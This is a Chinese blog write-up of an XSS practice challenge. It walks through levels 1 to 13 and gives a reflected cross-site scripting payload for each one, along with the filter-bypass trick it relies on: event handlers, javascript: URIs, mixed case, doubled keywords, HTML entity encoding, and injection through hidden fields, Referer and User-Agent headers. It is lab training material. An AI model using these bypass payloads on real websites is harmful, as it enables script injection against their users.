
Xss挑战之旅writeup

原创

cherrie007 于 2017-08-17 19:48:07 发布 3287 收藏 9

分类专栏： 信息安全 xss WriteUp 文章标签： xss

本文链接：https://blog.csdn.net/cherrie007/article/details/77340301


信息安全 同时被 3 个专栏收录

17 篇文章 1 订阅

订阅专栏


xss

1 篇文章 0 订阅

订阅专栏


WriteUp

4 篇文章 0 订阅

订阅专栏

Level_1

输入点在url中，反射型

```
payload: http://118.89.167.246:2503/xss-game/level1.php?name=<script>alert(/xss/)</script>
```

Level 2

搜索型，查看元素可以看到输入在input标签内，需要闭合input标签


```
Payload: “><script>alert(‘xss’)</script><”
```

Level 3


输入点在input标签的value属性里面，尝试闭合属性，基于事件弹窗，双引号失败，试试 单引号

```
Paload: ‘ onmouseover=alert(‘xss’)
```

Level 4

和上一题一样，输入点也是在value属性里面，这次用双引号闭合属性

```
Payload: " onmouseover=alert('xss') "
```



Level 5

过滤情况：

On替换为o_n

Script替换为sc_ript

大小写尝试了也不行，只能用别的办法了

```
Payload: "><a href=javascript:alert('xss')>111</a><"
```

Level 6.

过滤情况：

On替换为o_n

Script替换为sc_ript

Href替换为hr_ef

尝试了一下用大小写绕过

```
Payload: “><img Src=ss Onerror=alert(‘xss’)>
         “><Script>alert(‘xss’)</SCript>
         “><a HRef=javascript:alert(‘xss’)>hh</a>
```

Level 7

输入一个`”><script>alert(‘xss’)</script>`试试，发现script标签被删除了！

Href和on也被删除了，尝试双写绕过

Payload:


```
“><scrscriptipt>alert(‘xss’)</scriscriptpt>
“ oonnmouseover=alert ‘1’
“><a hrhrefef=javasscriptcript:alert(‘xss’)>hh</a>
```

Level 8

基础知识：javascript:伪协议声明了URL的主体是任意的javascript代码，它由javascript的解释器运行

Javascript会被替换为javasc_rpt,考虑用Html实体编码绕过，r编码为`&#x72;`

```
Payload: javasc&#x72;ipt:alert(‘xss’)
```




Level 9

Javascript会被替换为javasc_rpt,考虑用Html实体编码绕过，r编码为`&#x72;`

用上一关的payload试试，提示链接不合法，必须要有http://关键字

```
Payload: javasc&#x72;ipt:%0dhttp://www.0aa.me%0dalert(1) 或
javascript:alert(1)//http://www.0aa.me
%0a  %0d都为url编码的换行符
```



Level 10


Keyword注入点，<、>都被过滤，几乎不能突破。右键源代码看到有个hidden的form表单，

```
<form id=search>
<input name="t_link"  value="" type="hidden">
<input name="t_history"  value="" type="hidden">
<input name="t_sort"  value="" type="hidden">
</form>
```


Keyword参数后面输入：

```
&t_link=" type="text" 1&t_history=" type="text" 2&t_sort =" type="text" 3
```

查看注入点，发现t_sort字段可以注入




```
Payload: &t_sort=" type="text"onmouseover=alert`1` "
```

Level 11

和上题一样有个hidden的表单，不过此题的注入点在t_ref字段，值为http referer，抓包修改

```
<form id=search>
<input name="t_link"  value="" type="hidden">
<input name="t_history"  value="" type="hidden">
<input name="t_sort"  value="" type="hidden">
<input name="t_ref"  value="http://118.89.167.246:2503/xss-game/level10.php?keyword=well%20d&t_sort=%22%20type=%22text%22onmouseover=alert`1`%20%22" type="hidden">
</form>
```



```
将referer头修改为：" type="text" onmouseover=alert `1` "
```

Forward放行后弹窗


Level 12

这一关的注入点在user-agent

```
<form id=search>
<input name="t_link"  value="" type="hidden">
<input name="t_history"  value="" type="hidden">
<input name="t_sort"  value="" type="hidden">
<input name="t_ua"  value="Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:55.0) Gecko/20100101 Firefox/55.0" type="hidden">
```

和上题一样，抓包，改user-agent

```
Payload:" type="text" onmouseover=alert `1` "
```



Level 13

类似的，修改cookie参数